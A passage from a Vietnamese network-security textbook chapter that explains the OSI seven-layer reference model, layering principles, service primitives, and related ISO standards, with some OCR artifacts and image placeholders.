Chương này cũng đi sâu vào trình bày những vấn đề liên quan đến bố trí các dịch vụ an ninh vào các lớp kiến trúc và các nguyên lý cơ bản đưa ra

những quyết định bố trí như vậy. Mô hình kiến trúc an ninh bốn mức sẽ được giới thiệu như một mô hình OSI nhỏ, thực tế và đơn giản hơn khi trình bày về các vấn đề bố trí an ninh. Mô hình bốn mức này được dùng trong suốt cả quyển sách này mỗi khi nói về bố trí các dịch vụ an ninh lớp.

Nội dung của chương được chia ra thành các mục sau:

(1)Những nguyên lý chung trong phân lớp các giao thức và các thuật ngữ kèm theo được giới thiệu trong Mô hình tham chiếu cơ sở của OSI

(2)Những cấu trúc, dịch vụ và giao thức của các lớp OSI đặc thù

(3)Bộ giao thức TCP/IP của mạng Internet và quan hệ của nó với kiến trúc OSI

(4)Bố trí cấu trúc của dịch vụ an ninh có trong mô hình bốn mức; và

(5)Phương thức quản trị các dịch vụ an ninh liên quan đến các lớp kiến trúc

3.1 Các nguyên lý và công nghệ phân lớp giao thức

Trong thực tế, có sự truyền thông giữa các hệ thống thực. Để phục vụ cho mục đích định nghĩa các giao thức truyền thông giữa chúng, các tiêu chuẩn OSI đưa ra khái niệm về một mô hình của một hệ thống thực dưới tên gọi là một hệ thống mở. Hệ thống của mô hình được coi là phải có cấu trúc theo các lớp. Điều này không cần đòi hỏi các hệ thống thực cần phải được thực thi theo các cấu trúc giống nhau, mà người dùng có thể lựa chọn cấu trúc thực thi bất kỳ để đưa ra cách vận hành cuối cùng phù hợp với cách vận hành được định nghĩa bởi mô hình sử dụng. Ví dụ, một thực thi có thể gộp các chức năng của nhiều tầng kề nhau vào trong một phần mềm mà không cần phải có ranh giới giữa các tầng.

Lịch sử phát triển


Tiêu chuẩn OSI đầu tiên được Ủy ban Kỹ thuật TC97 của ISO công bố vào năm 1977 (Các hệ thống xử lý thông tin). Và sau đó Tiểu ban TC97/SC16 (Liên thông giữa các hệ thống mở) đã được thành lập với mục tiêu phát triển một mô hình và định nghĩa các tiêu chuẩn giao thức để hỗ trợ các nhu cầu của một phạm vi không hạn chế các ứng dụng trên nhiều công nghệ của các phương tiện truyền thông cơ bản. Dự án đã thu hút sự chú ý của Hiệp hội Truyền thông Quốc tế (ITU), cơ quan đưa ra các khuyến cáo được các hãng truyền thông trên toàn thế giới áp dụng (Trước năm1993 chúng được gọi là Những khuyến cáo của CCITT). Và ra đời sự hợp tác giữa ISO và ITU để xây dựng Các tiêu chuẩn Quốc tế ISO thống nhất và các khuyến cáo của ITU trên OSI.

Sản phẩm có ý nghĩa đáng kể đầu tiên của sự hợp tác này là Mô hình Tham chiếu Cơ bản của OSI.. Nó được phát hành vào năm 1994 như là Tiêu chuẩn quốc tế ISO 7498 và như là Các khuyến cáo ITU X.200. Tài liệu này

mô tả một kiến trúc bảy tầng cần được dùng làm cơ sở để định nghĩa đọc lập các giao thức lớp riêng rẽ. Các tiêu chuẩn đối với các giao thức đầu tiên được phát hành không lâu sau khi Mô hình Tham chiếu cơ sở ra đời và ngay sau đó là các tiêu chuẩn khác cũng được phát hành đồng loạt.

Các nguyên lý phân lớp

Mô hình OSI đưa ra những nguyên lý nhất định để xây dựng các giao thức truyền thông giữa các lớp. Trên hình 3-1 trình bày một số khái niệm quan trọng.



H ình 3-1: Các khái niệm phân lớp của OSI


Xét một lớp giữa nào đó, giả sử là lớp N. Trên lớp N là lớp N+1 và lớp dưới nó là lớp N-1. Trong cả hai hệ thống mở có một chức năng hỗ trợ lớp N. Điều này được đánh dấu bằng thực thể (N) trong mỗi hệ thống mở. Cặp các thực thể truyền thông (N) cung cấp một dịch vụ cho các thực thể (N+1) trong hệ thống tương ứng. Dịch vụ này bao gồm cả việc chuyển dữ liệu cho các thực thể (N+1).

Các thực thể (N) lại truyền thông với nhau thông qua giao thức truyền thông (N). Giao thức này bao gồm cú pháp (định dạng) và nghĩa (ý nghĩa) của dữ liệu được trao đổi giữa chúng cộng với các quy tắc mà các giao thức cần phải tuân theo. Giao thức (N) được truyền bằng cách sử dụng một dịch vụ do các thực thể (N-1) cung cấp. Mỗi thông điệp được gửi trong giao thức (N) được biết như một đơn vị dữ liệu của giao thức (N) (viết tắt tiếng Anh là PDU – *Protocol Data Unit*).

Một nguyên lý quan trọng tuân theo khái niệm phân lớp này là *tính độc lập của lớp*. Đó là một dịch vụ lớp (N) có thể được định nghĩa và sau đó có thể được dùng để định nghĩa các giao thức cho lớp (N+1) mà không cần biết rằng nó đã được giao thức (N) sử dụng để cung cấp dịch vụ đó.

Bảy lớp của OSI

Mô hình tham chiếu OSI định nghĩa bảy lớp như trình bày trên hình 3-2. Các giao thức từ mỗi lớp được nhóm lại với nhau thành một cái gọi là ngăn stack của lớp OSI. Một ngăn stack của lớp OSI thoả mãn các yêu cầu của một *quá trình ứng dụng* là một phần của hệ thống thực thực hiện xử lý thông tin cho mục đích ứng dụng đã cho.



Hình 3-2: Mô hình bảy lớp của OSI


Các lớp và các chức năng chính của chúng bao gồm:

- *Lớp ứng dụng* (lớp 7): cung cấp phương tiện để quá trình ứng dụng truy nhập vào môi trường OSI. Các tiêu chuẩn của giao thức lớp ứng dụng giải quyết các chức năng truyền thông được áp dụng cho một ứng dụng chuyên biệt hoặc một họ các ứng dụng.
- *Lớp trình diễn* (lớp 6): chịu trách nhiệm trình diễn thông tin mà thực thể lớp ứng dụng dùng hoặc tham chiếu đến trong quá trình truyền thông giữa chúng.
- *Lớp phiên làm việc* (lớp 5): cung cấp phương tiện để các thực thể lớp trên tổ chức và đồng bộ đối thoại giữa chúng và quản lý quá trình trao đổi dữ liệu của chúng.
- *Lớp truyền tải* (lớp 4): chịu trách nhiệm truyền tải dữ liệu thông suốt giữa các thực thể lớp trên và giải phóng chúng khỏi các vấn đề chi tiết liên quan đến cách cụ thể để truyền dữ liệu được tin cậy và hiệu quả về giá thành (chi phí thấp).
- *Lớp mạng* (lớp 3): đảm trách việc truyền nhận thông tin giữa các thực thể lớp trên một cách độc lập mà không xét đến thời gian giữ chậm và chạy vòng chờ. Ở đây bao gồm cả trường hợp khi có nhiều mạng con được dùng song song hoặc kế tiếp nhau. Nó làm cho các lớp trên không

thể nhìn thấy được các tài nguyên truyền thông phía sau được sử dụng (liên kết các dữ liệu) như thế nào.

- *Lớp liên kết dữ liệu* (lớp 2): đảm nhận việc truyền dữ liệu trên cơ sở điểm tới điểm và thiết lập, duy trì và giải phóng các nối ghép điểm tới điểm. Nó phát hiện và có khả năng sửa các lỗi có thể xuất hiện ở dưới lớp vật lý.
- *Lớp vật lý* (lớp 1): cung cấp phương tiện cơ khí, phương tiện điện, phương tiện vận hành và phương tiện giao thức để kích hoạt, duy trì và ngắt bỏ các nối ghép vật lý dùng để truyền dữ liệu theo bit giữa các thực thể liên kết dữ liệu..

Hình 3-3 trình bày kiến trúc OSI có xét đến ý nghĩa các mạng con ở lớp mạng. Nó biểu diễn cách các mạng con có thể được sử dụng kế tiếp nhau để hỗ trợ một phiên truyền thông ứng dụng như thế nào (có thể sử dụng cả những công nghệ về nối liên thông hoặc các công nghệ về phương tiện truyền thông khác nhau).



Hình 3-3: Mô hình phân lớp của OSI có nhiều

Các lớp trên và các lớp dưới

Từ một triển vọng thực tế, các lớp của OSI có thể được coi như là:

(a) các giao thức phụ thuộc vào ứng dụng
(b) các giao thức kèm theo môi trường đặc thù
(c) hoặc một chức năng cầu nối giữa (a) và (b).

Các giao thức phụ thuộc ứng dụng gồm có Lớp ứng dụng , Lớp trình diễn và Lớp phiên làm việc. Đây là những lớp trên. Việc triển khai những lớp này được gắn chặt với ứng dụng đang được hỗ trợ và chúng hoàn toàn độc lập với công nghệ hoặc những công nghệ truyền thông đang sử dụng.

Các lớp còn lại nằm trong các mục (b) và (c) trên đây là những lớp dưới. Các giao thức phụ thuộc công nghệ của phương tiện truyền thông đều nằm trong Lớp vật lý và Lớp liên kết dữ liệu và các lớp con của Lớp mạng (các lớp phụ thuộc mạng con).

Chức năng cầu nối do Lớp truyền tải và các lớp con trên của Lớp mạng đảm nhiệm. Các lớp con trên của Lớp mạng cho phép một giao diện dịch vụ mạng thích hợp luôn sẵn sàng cho lớp trên với chất lượng dịch vụ sẽ thay đổi tuỳ theo các mạng con được dùng. Lớp truyền tải có nhiệm vụ làm cho các lớp trên nó nhìn thấy được các lớp dưới nó. Nó hoặc nhận được các kết nối mạng với đầy đủ chất lượng của dịch vụ hoặc nâng cấp chất lượng của dịch vụ nếu cần, ví dụ, bằng cách cung cấp phát hiện lỗi và phục hồi trong giao thức truyền tải nếu hiêu năng sửa lỗi của Lớp mạng không đầy đủ.

Các dịch vụ và tiện ích lớp

Dịch vụ do một lớp bất kỳ cung cấp được mô tả bởi thuật ngữ *các gốc dịch vụ.* Chúng đóng vai trò là các sự kiện hạt nhân tại giao diện dịch vụ (trừu tượng). Một dịch vụ lớp được chia ra thành một số các tiện ích và mỗi tiện ích lại bao gồm một nhóm các gốc dịch vụ liên quan. Nhìn chung, một tiện ích liên quan đến tạo và xử lý một hoặc nhiều đơn vị dữ liệu của giao thức (PDU).

Ví dụ, trong dịch vụ truyền tải có một tiện ích nối ghép T (T-CONNECT) dùng để thiết lập một nối ghép truyền tải. Nó bao gồm bốn gốc dịch vụ (hai gốc dịch vụ ở một đầu dùng để khởi tạo thiết lập nối ghép và hai gốc khác ở đầu kia) và hai đơn vị PDU (một đơn vị dùng để gửi dữ liệu theo mỗi hướng). Mối liên hệ giữa các gốc dịch vụ và các đơn vị PDU được mô tả trên hình 3-4 như một lược đồ thời gian.


Kiểu phối hợp trên đây gồm hai đơn vị PDU và bốn gốc dịch vụ là rất phổ biến và nó được biết như là *dịch vụ được xác nhận*. Một trường hợp phổ biến khác được biết như là *dịch vụ không được xác nhận* chỉ có một đơn vị PDU và hai gốc dịch vụ. Về cơ bản nó đều giống nhau vì nửa đầu của kiểu phối hợp được trìng bày trên hình 3-4.

Các dịch vụ có kết nối và các dịch vụ không có kết nối

Có hai chế độ dịch vụ hoàn toàn khác nhau tại mỗi lớp. Đó là:

- Chế độ *dịch vụ có kết nối* dựa trên các kết nối (N) do lớp (N) cung cấp. Một kết nối là một sự kết hợp giữa hai thực thể (N) có một pha thiết lập, pha truyền và pha ngắt. Trong pha truyền một dòng các đơn vị dữ liệu được chuyển qua thay mặt cho các người dùng lớp trên của dịch vụ.
- Chế độ *dịch vụ không có kết nối* gồm sự vận chuyển từng đơn vị dữ liệu đơn lẻ mà không yêu cầu có sự liên hệ qua lại giữa chúng. Dịch vụ có thể chuyển vòng quanh các đơn vị dữ liệu một cách độc lập, không cấp

thông báo nhận và không đảm bảo cấp phát theo trình tự gửi.



Hình 3-4: Các tiện ích và các gốc dịch vụ

Lý do c
thông cơ sở có kế thừa tính kết nối (ví dụ như các mạng chuyển mạch gói) và một số khác lại kế thừa tính không kết nối (ví dụ như các mạng cục bộ). Chức năng cầu nối ở Lớp mạng và Lớp truyền tải là sự hỗ trợ hoạt động cho các lớp trên có kết nối trên các công nghệ truyền thông không kết nối.

Với các lớp trên hướng kết nối thì kết nối tại các lớp riêng rẽ ánh xạ trực tiếp với nhau. Một kết hợp ứng dụng (tương đương với một kết nối của Lớp ứng dụng) thì ánh xạ trực tiếp tới một kết nối trình diễn và kết nối này lại ánh xạ trực tiếp đến kết nối phiên làm việc. Tuy nhiên, các lớp dưới đó thì không còn cần đến ánh xạ một -một như thế. Ví dụ, một kết nối truyền tải có thể được dùng lại nhiều lần cho các kết nối phiên làm việc, và một kết nối mạng cũng có thể vận chuyển một số hỗn hợp các kết nối cùng một lúc.

3.2 Các kiến trúc, dịch vụ và giao thức của lớp OSI

Lớp ứng dụng

Lớp ứng dụng có thể bao gồm nhiều chức năng khác nhau và chúng có thể cần phải được định nghĩa theo các nhóm chuẩn hoá khác nhau. Do vậy, cần phải có cách tiếp cận mô đun để định nghĩa các giao thức cho Lớp ứng dụng. Cấu trúc của Lớp ứng dụng được định nghĩa trong chuẩn ISO/IEC 9545. Chuẩn này định nghĩa các khái niệm được dùng để mô tả cấu trúc bên trong

của một thực thể ứng dụng cùng với những khái niệm được dùng để mô tả các quan hệ tích cực giữa những lần gọi của các thực thể ứng dụng.

Khối cấu trúc cơ sở nhất của một thực thể ứng dụng được gọi là *một phần tử dịch vụ ứng dụng* (viết tắt tiếng Anh là ASE – Application-Service-Element). (Một ASE có thể được coi như là một tài liệu). Cấu thành cấu trúc chung hơn của thực thể ứng dụng là một đối tượng dịch vụ ứng dụng (viết tắt tiến Anh là ASO – Application-Service-Object) được xây dựng từ các ASE và/hoặc các ASO khác. Các nguyên lý cấu trúc liên quan đến các thực thể ứng dụng, ASE và ASO sẽ được trình bày tiếp trong chương 12.

Có hai khái niệm quan trọng mô tả các quan hệ giữa các thực thể ứng dụng đang truyền thông là:

- *Phối hợp ứng dụng:* Đó là một quan hệ phối hợp giữa hai lần gọi của ASO có nhiệm vụ quản lý việc sử dụng hai chiều của dịch vụ trình diễn cho các mục đích truyền thông. Đây là một sự tương đương của một kết nối đối với Lớp ứng dụng. Nó cũng có thể được coi như là một biểu diễn của kết nối trình diễn đối với Lớp ứng dụng.
- *Hoàn cảnh ứng dụng:* Đó là một bộ các quy tắc được chia xẻ bởi hai lần gọi của ASO nhằm hỗ trợ một phối hợp ứng dụng. Đây là giao thức của Lớp ứng dụng hoàn toàn hiệu quả khi sử dụng trên một phối hợp ứng dụng

Một ASE được chú ý đặc biệt là *phần tử dịch vụ kiểm soát phối hợp* (viết tắt tiếng Anh là ASCE – Association Control Service Element). ASE này hỗ trợ việc thiết lập và kết thúc các phối hợp ứng dụng và nó cần phải có trong tất cả mọi hoàn cảnh ứng dụng. Một biểu diễn thực tế của ASCE là nó định nghĩa các thông tin của Lớp ứng dụng được vận chuyển các trao đổi giao thức đẻ thiết lập và kết thúc các kết nối trình diễn và các kết nối phiên làm việc. Dịch vụ ASCE được định nghĩa trong tiêu chuẩn ISO/IEC 8650.

Một số ứng dụng dựa trên tiêu chuẩn ISO đã được định nghĩa. Các tiêu chuẩn gồm các định nghĩa về các giao thức của Lớp ứng dụng cùng với vật chất hỗ trợ như các định nghĩa về các mô hình thông tin và các thủ tục cần tuân theo trong hệ thống. Các ứng dụng chính được nói đến trong cuốn sách này là:

- *Các hệ thống quản lý tin nhắn* (viết tắt tiếng Anh là MHS – Message Handling Systems): Ứng dụng này hỗ trợ cho việc nhắn tin điện tử gồm gửi thư điện tử giữa các cá nhân, chuyển EDI và nhắn tin thoại. MHS đã là một ứng dụng OSI hàng đầu trong các đặc tính an ninh hợp nhất. Ứng dụng này và các đặc tính an ninh của nó được trình bày trong chương 13.
- *Thư mục*: Ứng dụng này cung cấp cơ sở để kết nối liên thông các hệ thống xử lý thông tin sao cho cung cấp hệ thống thư mục tích hợp, nhưng

phân tán về vật lý với các công dụng tiềm ẩn khác nhau. Ứng dụng thư mục và các đặc tính an ninh của nó sẽ được trình bày trong chương 14.

- Truyền tệp, truy nhập và quản trị (viết tắt tiếng Anh là FTAM – File Transfer, Access, and Management): Ứng dụng FTAM có nhiệm vụ hỗ trợ đọc hoặc ghi các tệp tin trong một hệ máy tính ở xa, truy nhập vào các cấu thành của những tệp tin đó, và/ hoặc quản trị (ví dụ như, tạo hoặc xoá) những tệp tin đó. FTAM được định nghĩa trong tiêu chuẩn ISO/IEC 8571.

Các tiện ích quản trị mạng OSI cúng đóng góp mọt ứng dụng OSI. Chúng sẽ được bàn đến trong chương 15.

Các tiêu chuẩn của Lớp ứng dụng OSI gồm một giao thức xây dựng mô hình quan trọng và công cụ xây dựng được gọi là *phần tử dịch vụ hoạt động từ xa* (viết tắt tiếng Anh là ROSE – Remote Operation Service Element). ROSE dựa trên một mô hình máy chủ - tớ (client-server) chung, trong đó một hệ thống (máy tớ) gọi các hoạt động nhất định nào đó trong hệ thống khác (máy chủ). Giao thức có thể được biểu diễn bằng ngôn ngữ kèm theo lệnh gọi và các kết quả hoặc một báo lỗi có thể được trả về từ hoạt động của hệ thống. Đối với một ứng dụng thích hợp với mô hình này công dụng của ROSE có thể tạo thuận lợi cho định nghĩa giao thức. ROSE được dùng trong các giao thức quản trị MHS, thư mục, và mạng OSI. Mô hình, dịch vụ và giao thức ROSE được định nghĩa trong tiêu chuẩn ISO/IEC 9072 đa thành phần.

Lớp trình diễn

Lớp trình diễn giải quyết các vấn đề liên quan đến cách trình diễn các thông tin ứng dụng (như một chuỗi bit) cho các mục đích truyền tải. Tổng quan về hoạt động của lớp này được trình bày trong chương 12.

Các tiêu chuẩn về dịch vụ và giao thức trình diễn được quy định trong tiêu chuẩn ISO/IEC 8822 và 8823.

Một cặp tiêu chuẩn của Lớp trình diễn đặc biệt quan trọng là tiêu chuẩn ISO/IEC 8824 và tiêu chuẩn ISO/IEC 8825 liên quan đến Ghi chú cú pháp trừu tượng 1 (ASN.1). ASN.1 được các ứng dụng OSI cũng như các ứng dụng phi OSI dùng nhiều để định nghĩa các hạng mục thông tin của Lớp ứng dụng và để mã hoá các chuỗi bit tương ứng cho chúng.Giới thiệu vắn tắt về ASN.1 được cho trong Phụ lục B. Các bạn đọc chưa quen với ASN.1 có thể đọc phụ lục trước bắt đầu vào phần II của cuốn sách này. Các thông tin chi tiết về ASN.1 các bạn cũng có thể tìm đọc trong tài liệu [STE1].

Lớp phiên làm việc

Lớp phiên làm việc thực hiện các chức năng như quản trị đối thoại và đồng bộ lại dưới sự kiểm soát trực tiếp của Lớp ứng dụng. Quản trị đối thoại hỗ trợ các chế độ hoạt động song công và bán song công cho các ứng dụng. Đồng bộ lại hỗ trợ chèn các dấu đồng bộ vào một cùm dữ liệu và tiến hành đồng bộ với đồng bộ trước đó trong điều kiện có lỗi. Các tiêu chuẩn đối với dịch vụ và giao thức của phiên làm việc được quy định trong tiêu chuẩn ISO/IEC 8326 và 8327.

Các bàn luận về nội dung kiến trúc an ninh sau này sẽ kết luận rằng, Lớp phiên làm việc không đóng vai trò trong việc cung cấp an ninh, nên các bạn đọc chưa làm quen với lớp này có thể yên tâm bỏ qua.

Lớp truyền tải

Dịch vụ Lớp truyền tải được định nghĩa trong tiêu chuẩn ISO/IEC 8072. Nó hỗ trợ truyền tải dữ liệu thông suốt từ hệ thống này đến hệ thống khác. Nó làm cho cho các người dùng (lớp trên) của nó không phụ vào các công nghệ truyền thông cơ sở và cho phép họ có khả năng xác định một *chất lượng của dịch vụ* (chẳng hạn như các thông số về thông lượng, tần suất tái hiện lỗi và xác suất hỏng hóc). Nếu chất lượng của dịch vụ của các dvụ mạng cơ sở không thích đáng thì Lớp truyền tải sẽ nâng cấp chất lượng của dịch vụ lên mức cần thiết bằng cách bổ xung giá trị (ví dụ phát hiện/ khôi phục lỗi) trong giao thức riêng của nó. Dịch vụ truyền tải có cả biến thể dựa vào kết nối và biến thể không có kết nối.

Các giao thức của Lớp truyền tải phải hỗ trợ dịch vụ dựa trên kết nối được định nghĩa trong tiêu chuẩn ISO/IEC 8073. Có năm cấp giao thức khác nhau sau đây:

- Cấp 0 không bổ xung giá trị nào cho thiết bị mạng
- Cấp 1 hỗ trợ khắc phục lỗi khi Lớp mạng phát hiện có lỗi
- Cấp 2 hỗ trợ dồn các kết nối truyền tải trên một kết nối mạng
- Cấp 3 thực hiện khắc phục và dồn kênh
- Cấp 4 thực hiện phát hiện lỗi (kiểm tổng), khặc phục lỗi và dồn kênh.

Bằng cách sử dụng các đặc tính khắc phục lỗi của mình giao thức cấp 4 có thể hoạt động trên một dịch vụ mạng không kết nối để cung cấp một dịch vụ truyền tải có kết nối.


Giao thức hỗ trợ dịch vụ truyền tải không kết nối được định nghĩa trong tiêu chuẩn ISO/IEC 8602.

Lớp mạng

Lớp mạng là một trong những lớp OSI phức tạp hơn, vì nó cần phải thích hợp với nhiều công nghệ mạng con và các chiến lược kết nối liên thông khác nhau. Nó cần phải giải quyết các vấn đề liên quan về trễ giữa các mạng con

của các công nghệ khác nhau và nó cũng phải giải quyết các vấn đề liên quan đến trình diễn một giao diện dịch vụ chung cho Lớp truyền tải trên đây. Sự tồn tại cả hai hình thức hoạt động có kết nối và không có kết nối đóng góp làm cho các tiêu chuẩn của Lớp mạng phức tạp một cách đáng kể.

Các tiêu chuẩn làm giải thích tốt nhất cho hoạt động của Lớp mạng là tiêu chuẩn ISO/IEC 8880, tiêu chuẩn ISO/IEC 8648 và tiêu chuẩn ISO/IEC 8348. Hình 3-5 minh hoạ các quan hệ giữa các tiêu chuẩn này.



Hình 3-5: Các tiêu chuẩn chung đối với Lớp mạng

Tiêu chuẩn ISO/IEC 8648 giới thiệu một số thuật ngữ và khái niệm quan trọng và mô tả cách các khái niệm xây dựng mô hình OSI trong lớp này ánh xạ đến các cấu thành mạng thực tế như thế nào. Khái niệm một *một hệ thống cuối* (được đưa ra trong mô hình tham chiếu OSI) tạo ra mô hình một thiết bị hoặc một nhóm các thiết bị thực thi một ngăn xếp đầy đủ bảy lớp. Còn khái niệm *hệ thống trung gian* được đưa ra trong Lớp mạng. Một hệ thống trung gian chỉ thực hiện các chức năng có ở trong ba lớp OSI thấp nhất. Một hệ thống cuối có thể truyền thông với một hệ thống cuối khác một cách trực tiếp hoặc thông qua một hoặc nhiều hệ thống trung gian khác.

Một mạng con thực là một tập hợp thiết bị và các đường nối vật lý dùng để kết nối liên thông các hệ thống thực khác, ví dụ như, một mạng chuyển mạch gói công cộng, một mạng cục bộ LAN hay một tập hợp các

mạng con thực khác được kết nối liên thông với nhau. Một bộ làm việc liên kết là một thiết bị (hoặc mọt phần thiết bị) thực hiện một chức năng giữ chậm mạng. Thuật ngữ hệ thống trung gian có thể quy về sự trừu tượng của một trong các khái niệm sau:

a) một mạng con thực
b) một bộ làm việc liên kết, nối hai hay nhiều mạng con (ví dụ như, một router) hay
c) một sự kết hợp của mạng con thực với bộ làm việc liên kết

Nhiều giao thức của Lớp mạng khác nhau có thể được định nghĩa. Cấu trúc bên trong của lớp quan tâm đến các giao thức mạng con có thể hay không có thể được thiết kế đặc biệt để hỗ trợ cho OSI. Do vây, giao thức cơ sở của một mạng con không cần phải hỗ trợ tất cả các chức năng cần thiết cho dịch vụ Lớp mạng. Nếu cần thì các lớp con sau của giao thức có thể được cấp trên giao thức mạng con để cung cấp các chức năng cần thiết.

Trong một kịch bản kết nối liên thông bất kỳ thì một giao thức của Lớp mạng thực hiện một hoặc một số chức năng sau:

- *Giao thức hội tụ độc lập mạng con* (viết tắt tiếng Anh là SNICP – SubNetwork-Independent Convergence Protocol): cung cấp các chức năng để hỗ trợ dịch vụ mạng OSI trên một tập các khả năng cơ sở được định nghĩa đầy đủ mà chúng không dựa vào một mạng con cơ sở nhất định nào. Vai trò này, nhìn chung, áp dụng cho một giao thức kết nối liên thông được sử dụng, ví dụ như, để vận chuyển các thông tin điạc chỉ hoá và thông tin chạy vòng qua nhiều mạng được kết nối liên thông.
